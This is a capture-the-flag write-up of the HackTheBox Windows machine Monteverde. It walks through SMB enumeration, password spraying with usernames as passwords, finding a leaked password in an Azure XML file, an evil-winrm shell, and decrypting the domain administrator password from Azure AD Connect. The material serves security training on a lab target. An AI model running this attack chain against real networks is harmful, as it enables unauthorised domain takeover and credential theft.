Monteverde - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-monteverde-write-up/

1.1 Box

- **Name:** Monteverde
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Windows
- **Points:** 30



Figure 1.1: monteverde

2 Write-up

2.1 Overview

- **Network enumeration**: SMB enumeration
- **Network reconnaissance**: SMB share & Azure AD Connect config & credential stuffing
- **Elevation of privilege: mhope to Administrator**: hidden folder & Azure AD Connect credentials decryption

Install tools used on BlackArch Linux:

```
$ sudo pacman -S nmap crackmapexec enum4linux impacket evil-winrm
```

2.2 Network enumeration

I ran a nmap port scan to discover open ports:

```
$ sudo nmap -p- 10.10.10.172 -oA nmap_ports
[sudo] password for noraj:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 21:49 CET
Nmap scan report for 10.10.10.172
Host is up (0.031s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
```

```
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49675/tcp open  unknown
49703/tcp open  unknown
49775/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 123.83 seconds
```

And then did a service discovery and script scan with nmap again on open ports.

```
$ sudo nmap -sSVC -p
↪  53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49675,49703,49775
↪  10.10.10.172 -oA nmap_services
[sudo] password for noraj:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 22:08 CET
Stats: 0:04:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.34% done; ETC: 22:12 (0:00:01 remaining)
Nmap scan report for 10.10.10.172
Host is up (0.031s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-25 20:20:31Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
↪  MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
↪  MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49775/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/25%Time=5E7BC858%P=x86_64-unknown-linux-gnu%r
```

```
SF:(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07ver
SF:sion\x04bind\0\0\x10\0\x03");
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -48m05s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-25T20:22:50
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 275.27 seconds
```

Let's see what we can find through SMB with CrackMapExec, enum4linux and `GetNPUsers.py` from impacket.

```
$ cme smb 10.10.10.172
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10.0 Build 17763 x64
↪  (name:MONTEVERDE) (domain:MEGABANK) (signing:True) (SMBv1:False)

$ enum4linux -a 10.10.10.172
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar
↪  25 22:30:29 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.172
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 10.10.10.172    |
 =====================================================
[E] Can't find workgroup/domain


 ============================================
|    Nbtstat Information for 10.10.10.172    |
 ============================================
Looking up status of 10.10.10.172
No reply from 10.10.10.172

 ======================================
|    Session Check on 10.10.10.172    |
```

```
 ====================================
[+] Server 10.10.10.172 allows sessions using username '', password ''
[+] Got domain/workgroup name:

 ============================================
|    Getting domain SID for 10.10.10.172    |
 ============================================
Unable to initialize messaging context
Domain Name: MEGABANK
Domain Sid: S-1-5-21-391775091-850290835-3566037492
[+] Host is part of a domain (not a workgroup)

 ====================================
|    OS information on 10.10.10.172    |
 ====================================
[+] Got OS info for 10.10.10.172 from smbclient:
[+] Got OS info for 10.10.10.172 from srvinfo:
Unable to initialize messaging context
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ============================
|    Users on 10.10.10.172    |
 ============================
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2       Name: AAD_987d7f2f57d2
↪  Desc: Service account for the Synchronization Service with installation identifier
↪  05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos       Name: Dimitris Galanos  Desc:
↪  (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account
↪  for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope  Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary        Name: Ray O'Leary       Desc:
↪  (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs    Name: SABatchJobs       Desc:
↪  (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan        Name: Sally Morgan      Desc:
↪  (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata        Name: svc-ata   Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec      Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp     Name: svc-netapp        Desc:
↪  (null)

user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

```
 ========================================
|    Share Enumeration on 10.10.10.172    |
 ========================================
Unable to initialize messaging context
do_connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.172

 =====================================================
|    Password Policy Information for 10.10.10.172    |
 =====================================================
[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB...

        [!] Protocol failed: Missing required parameter 'digestmod'.


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 ==============================
|    Groups on 10.10.10.172    |
 ==============================

[+] Getting builtin groups:
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
```

```
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting builtin group memberships:
Group 'IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Group 'Users' (RID: 545) has member: Couldn't lookup SIDs
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
group:[SQLServer2005SQLBrowserUser$MONTEVERDE] rid:[0x44f]
group:[ADSyncAdmins] rid:[0x451]
group:[ADSyncOperators] rid:[0x452]
group:[ADSyncBrowse] rid:[0x453]
group:[ADSyncPasswordSet] rid:[0x454]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs
Group 'ADSyncAdmins' (RID: 1105) has member: Couldn't lookup SIDs

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Azure Admins] rid:[0xa29]
group:[File Server Admins] rid:[0xa2e]
group:[Call Recording Admins] rid:[0xa2f]
group:[Reception] rid:[0xa30]
group:[Operations] rid:[0xa31]
group:[Trading] rid:[0xa32]
group:[HelpDesk] rid:[0xa33]
group:[Developers] rid:[0xa34]
```

```
[+] Getting domain group memberships:
Group 'Operations' (RID: 2609) has member: MEGABANK\smorgan
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary

 ============================================================================
|    Users on 10.10.10.172 via RID cycling (RIDS: 500-550,1000-1050)    |
 ============================================================================
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.

 ============================================
|    Getting printer info for 10.10.10.172    |
 ============================================
Unable to initialize messaging context
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

enum4linux complete on Wed Mar 25 22:31:39 2020

$ GetNPUsers.py -no-pass -dc-ip 10.10.10.172 MEGABANK/smorgan
-> nothing
```

Thanks to enum4linux, we now have all users and groups information we need.

Let's try a quick bruteforce where user = password with CrackMapExec.

```
$ cme smb 10.10.10.172 -u users.txt -p users.txt
...
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK\SABatchJobs:SABatchJobs
```

2.3 Network reconnaissance

We found the password `SABatchJobs` use the username as password. Let's use this account for enumerating some shares:

```
$ cme smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --shares
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10.0 Build 17763 x64
↪  (name:MONTEVERDE) (domain:MEGABANK) (signing:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK\SABatchJobs:SABatchJobs
SMB         10.10.10.172    445    MONTEVERDE       [+] Enumerated shares
SMB         10.10.10.172    445    MONTEVERDE       Share           Permissions     Remark
SMB         10.10.10.172    445    MONTEVERDE       -----           -----------     ------
SMB         10.10.10.172    445    MONTEVERDE       ADMIN$                          Remote
↪  Admin
SMB         10.10.10.172    445    MONTEVERDE       azure_uploads   READ
SMB         10.10.10.172    445    MONTEVERDE       C$                              Default
↪  share
SMB         10.10.10.172    445    MONTEVERDE       E$                              Default
↪  share
SMB         10.10.10.172    445    MONTEVERDE       IPC$            READ            Remote IPC
SMB         10.10.10.172    445    MONTEVERDE       NETLOGON        READ            Logon
↪  server share
SMB         10.10.10.172    445    MONTEVERDE       SYSVOL          READ            Logon
↪  server share
SMB         10.10.10.172    445    MONTEVERDE       users$          READ
```

Let's find is there are valuable files in `users$` share.

```
$ smbclient '\\10.10.10.172\users$' -U 'SABatchJobs'
Unable to initialize messaging context
Enter WORKGROUP\SABatchJobs's password:
Try "help" to get a list of possible commands.
smb: \> recuse on
recuse: command not found
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \mhope\azure.xml of size 1212 as azure.xml (4,8 KiloBytes/sec) (average 4,8
↪  KiloBytes/sec)
```

Let's read `/mhope/azure.xml`:

```
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
```

```
  </Obj>
</Objs>
```

It seems a password is leaked, let's try credential stuffing: maybe we can re-use one of the accounts.

```
$ cme smb 10.10.10.172 -u ../users.txt -p '4n0therD4y@n0th3r$'
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10.0 Build 17763 x64
↪  (name:MONTEVERDE) (domain:MEGABANK) (signing:True) (SMBv1:False)
SMB         10.10.10.172    445    MONTEVERDE       [-]
↪  MEGABANK\AAD_987d7f2f57d2:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK\mhope:4n0therD4y@n0th3r$
```

Cool mhope is using this password too.

As winRM port is open, we can authenticate and gain shell access with evil-winrm.

```
$ evil-winrm -i 10.10.10.172 -u 'mhope' -p '4n0therD4y@n0th3r$'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> gc ../Desktop/user.txt
4961976bd7d8f4eeb2ce3705e2f212f2
```

2.4 Elevation of privilege: mhope to Administrator

Then there is a hidden folder:

```
*Evil-WinRM* PS C:\Users\mhope\.Azure> dir -Force


    Directory: C:\Users\mhope\.Azure


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/3/2020   5:35 AM                ErrorRecords
-a----         1/3/2020   5:31 AM             34 AzurePSDataCollectionProfile.json
-a----         1/3/2020   5:35 AM           2794 AzureRmContext.json
-a----         1/3/2020   5:31 AM            191 AzureRmContextSettings.json
-a----         1/3/2020   5:36 AM           7896 TokenCache.dat
```

We have azure powershell already loaded https://github.com/Azure/azure-powershell

```
*Evil-WinRM* PS C:\Users\mhope\.Azure> Get-AzContext

Name                                   Account
↪  SubscriptionName                                    Environment
↪  TenantId
----                                   -------
↪  ----------------                                    -----------
↪  --------
372efea9-7bc4-4b76-8839-984b45edfb98 ... john@a67632354763outlook.onmicrosoft.com
↪  AzureCloud                                          372efea9-7bc4-4b76-8839-984b45edfb98
```

There is great resources and tools about exploiting *Azure AD Connect*.

- Azure AD Connect Database Exploit (Priv Esc)
- Azure AD Connect password extraction

You can fidn a pre-compiled version of `AdSyncDecrypt` here.

```
C:/Users/mhope/.Azure/AdDecrypt.exe -FullSQL

======================
AZURE AD SYNC CREDENTIAL DECRYPTION TOOL
Based on original code from: https://github.com/fox-it/adconnectdump
======================

Opening database connection...
Executing SQL commands...
Closing database connection...
Decrypting XML...
Parsing XML...
Finished!

DECRYPTED CREDENTIALS:
Username: administrator
Password: d0m@in4dminyeah!
Domain: MEGABANK.LOCAL

*Evil-WinRM* PS C:\Users\Administrator\Documents> gc ../Desktop/root.txt
12909612d25c8dcf6e5a07d1a804a0bc
```